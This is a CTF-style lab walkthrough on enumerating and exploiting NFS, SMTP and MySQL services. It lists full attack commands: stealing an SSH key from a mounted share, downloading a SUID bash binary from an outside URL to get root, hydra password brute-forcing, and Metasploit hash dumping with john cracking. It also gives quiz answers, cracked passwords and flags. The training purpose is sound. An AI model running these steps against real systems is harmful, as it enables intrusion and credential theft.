NFS
NFS stands for "Network File System" and allows a system to share directories and files with others over a network. By using NFS, users and programs can access files on remote systems almost as if they were local files. It does this by mounting all, or a portion of a file system on a server.
What runs NFS?
Using the NFS protocol, you can transfer files between computers running Windows and other non-Windows operating systems, such as Linux, MacOS or UNIX.
Answer & Questions:
What does NFS stand for?
Network File System
What process allows an NFS client to interact with a remote directory as though it was a physical device?
Mounting
What does NFS use to represent files and directories on the server?
file handle
What protocol does NFS use to communicate between the server and client?
RPC
What two pieces of user data does the NFS server take as parameters for controlling user permissions? Format: parameter 1 / parameter 2
user id / group id
Can a Windows NFS server share files with a Linux client? (Y/N)
Y
Can a Linux NFS server share files with a MacOS client? (Y/N)
Y
What is the latest version of NFS? [released in 2016, but is still up to date as of 2020] This will require external research.
4.2
Enumerating NFS
Advanced enumeration of the NFS server, and shares- we're going to need a few tools.
- NFS-Common
It is important to have this package installed on any machine that uses NFS, either as client or server. It includes programs such as: lockd, statd, showmount, nfsstat, gssd, idmapd and mount.nfs. Primarily, we are concerned with "showmount" and "mount.nfs" as these are going to be most useful to us when it comes to extracting information from the NFS share. If you'd like more information about this package, feel free to read: https://packages.ubuntu.com/jammy/nfs-common
nfs-common using "sudo apt install nfs-common"
Port Scanning:
nmap -Pn -A -p- 10.48.134.43 -oN NFS_Nmap_scan
showmount -e 10.48.134.43
mkdir /tmp/mount
sudo mount -t nfs 10.48.134.43:home /tmp/mount/ -nolock
cd /tmp/mount
ls -al
cd cappucino
ls -al
cd .ssh
ssh -i id_rsa cappucino@10.48.134.43
Answers & Questions
Run an nmap scan of your choice.
How many ports are open on the target machine?
7
Which port contains the service we're looking to enumerate?
2049
Now, use /usr/sbin/showmount -e [IP] to list the NFS shares, what is the name of the visible share?
/home
Time to mount the share to our local machine!
First, use "mkdir /tmp/mount" to create a directory on your machine to mount the share to. This is in the /tmp directory- so be aware that it will be removed on restart.
Then, use the mount command we broke down earlier to mount the NFS share to your local machine. Change directory to where you mounted the share- what is the name of the folder inside?
cappucino
Interesting! Let's do a bit of research now, have a look through the folders. Which of these folders could contain keys that would give us remote access to the server?
.ssh
Which of these keys is most useful to us?
id_rsa
Copy this file to a different location your local machine, and change the permissions to "600" using "chmod 600 [file]".
Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.
Can we log into the machine using ssh -i <key-file> <username>@<ip> ? (Y/N)
Y
Exploiting NFS
What is root_squash?
By default, on NFS shares- Root Squashing is enabled, and prevents anyone connecting to the NFS share from having root access to the NFS volume. Remote root users are assigned a user "nfsnobody" when connected, which has the least local privileges. Not what we want. However, if this is turned off, it can allow the creation of SUID bit files, allowing a remote user root access to the connected system.
cd /tmp/mount
wget https://github.com/polo-sec/writing/raw/master/Security%20Challenge%20Walkthroughs/Networks%202/bash
sudo chmod +s bash
sudo chmod +x bash

./bash -p -p persists the permissions
cd /root
cat root.txt
THM{nfs_got_pwned}
SMTP
SMTP stands for "Simple Mail Transfer Protocol". It is utilised to handle the sending of emails. In order to support email services, a protocol pair is required, comprising of SMTP and POP/IMAP. Together they allow the user to send outgoing mail and retrieve incoming mail, respectively.
The SMTP server performs three basic functions:
- It verifies who is sending emails through the SMTP server.
- It sends the outgoing mail
- If the outgoing mail can't be delivered it sends the message back to the sender
Answers & Questions
What does SMTP stand for?
Simple Mail Transfer Protocol
What does SMTP handle the sending of? (answer in plural)
emails
What is the first step in the SMTP process?
SMTP handshake
What is the default SMTP port?
25
Where does the SMTP server send the email if the recipient's server is not available?
smtp queue
On what server does the Email ultimately end up on?
POP/IMAP
Can a Linux machine run an SMTP server? (Y/N)
Y
Can a Windows machine run an SMTP server? (Y/N)
Y
Enumerating SMTP
nmap -Pn -A -p- 10.49.138.105 -oN SMTP_nmap_scan 
We are going to use Metasploit
msfconsole -q
search smtp_version
set rhosts 10.49.138.105
run
alternative
nmap -Pn -p 25 --script=*smtp* 10.49.138.105
search smtp_enum
use auxiliary/scanner/smtp/smtp_enum
set rhosts 10.49.138.105
We're going to be using the "top-usernames-shortlist.txt" wordlist from the Usernames subsection of seclists (/usr/share/wordlists/SecLists/Usernames if you have it installed).
Seclists is an amazing collection of wordlists. If you're running Kali or Parrot you can install seclists with: "sudo apt install seclists" Alternatively, you can download the repository from here: https://github.com/danielmiessler/SecLists
set user_file /home/kali/seclists/SecLists-master/Usernames/top-usernames-shortlist.txt
run
alternative:
smtp-user-enum -U /home/kali/seclists/SecLists-master/Usernames/top-usernames-shortlist.txt -t 10.49.138.105
Exploiting SMTP
Hydra:
There is a wide array of customisability when it comes to using Hydra, and it allows for adaptive password attacks against of many different services, including SSH. Hydra comes by default on both Parrot and Kali, however if you need it, you can find the GitHub here.
hydra -l administrator -P /usr/share/wordlists/rockyou.txt 10.49.138.105 ssh
administrator:alejandro
ssh administrator@10.49.138.105 THM{who_knew_email_servers_were_c00l?}
MySQL
In its simplest definition, MySQL is a relational database management system (RDBMS) based on Structured Query Language (SQL). Too many acronyms? Let's break it down:
Database:
A database is simply a persistent, organised collection of structured data
RDBMS:
A software or service used to create and manage databases based on a relational model. The word "relational" just means that the data stored in the dataset is organised as tables. Every table relates in some way to each other's "primary key" or other "key" factors.
SQL:
MYSQL is just a brand name for one of the most popular RDBMS software implementations. As we know, it uses a client-server model. But how do the client and server communicate? They use a language, specifically the Structured Query Language (SQL).
The server handles all database instructions like creating, editing, and accessing data. It takes and manages these requests and communicates using the MySQL protocol. This whole process can be broken down into these stages:
- MySQL creates a database for storing and manipulating data, defining the relationship of each table.
- Clients make requests by making specific statements in SQL.
- The server will respond to the client with whatever information has been requested.
Answers and Questions
What type of software is MySQL?
relational database management system
What language is MySQL based on?
SQL
What communication model does MySQL use?
client-server
What is a common application of MySQL?
back end database
What major social network uses MySQL as their back-end database? This will require further research.
Enumerating MySQL
MySQL is likely not going to be the first point of call when getting initial information about the server. You can, as we have in previous tasks, attempt to brute-force default account passwords if you really don't have any other information; however, in most CTF scenarios, this is unlikely to be the avenue you're meant to pursue.
The Scenario
Typically, you will have gained some initial credentials from enumerating other services that you can then use to enumerate and exploit the MySQL service. As this room focuses on exploiting and enumerating the network service, for the sake of the scenario, we're going to assume that you found the credentials: "root:password" while enumerating subdomains of a web server. After trying the login against SSH unsuccessfully, you decide to try it against MySQL.
mysql -h 10.49.135.32 -u root -p
mysql -h 10.49.135.32 --ssl-mode=DISABLED -u root -p
nmap -Pn -p- -A 10.49.135.32 -oN Mysql_nmap_scan
nmap -Pn -p 3306 --script=*mysql* 10.49.135.32 
msfconsole -q
search mysql_sql
use auxiliary/admin/mysql/mysql_sql
show options
set rhosts 10.49.181.55
set password password
set username root
run
set SQL show databases
run
Schema:
In MySQL, physically, a schema is synonymous with a database. You can substitute the keyword "SCHEMA" instead of DATABASE in MySQL SQL syntax, for example, using CREATE SCHEMA instead of CREATE DATABASE. It's important to understand this relationship because some other database products draw a distinction. For example, in the Oracle Database product, a schema represents only a part of a database: the tables and other objects owned by a single user.
Hashes:
Hashes are, very simply, the product of a cryptographic algorithm to turn a variable-length input into a fixed-length output.
search mysql_schemadump
use auxiliary/scanner/mysql/mysql_schemadump
show options
set password password
set rhosts 10.49.181.55
set username root
run
search mysql_hashdump
use auxiliary/scanner/mysql/mysql_hashdump
options
set password password
set rhosts 10.49.181.55
set username root
nano john_hash.txtcarl:*EA031893AA21444B170FC2162A56978B8CEECE18
john john_hash.txt
carl:doggie
ssh carl@10.49.181.55
ls
cat MySQL.txt
THM{congratulations_you_got_the_mySQL_flag}
Alternatives
As with the previous task, it's worth noting that everything we will be doing using Metasploit can also be done either manually or with a set of non-Metasploit tools such as nmap's mysql-enum script: https://nmap.org/nsedoc/scripts/mysql-enum.html or https://www.exploit-db.com/exploits/23081. I recommend that after you complete this room, you go back and attempt it manually to make sure you understand the process that is being used to display the information you acquire.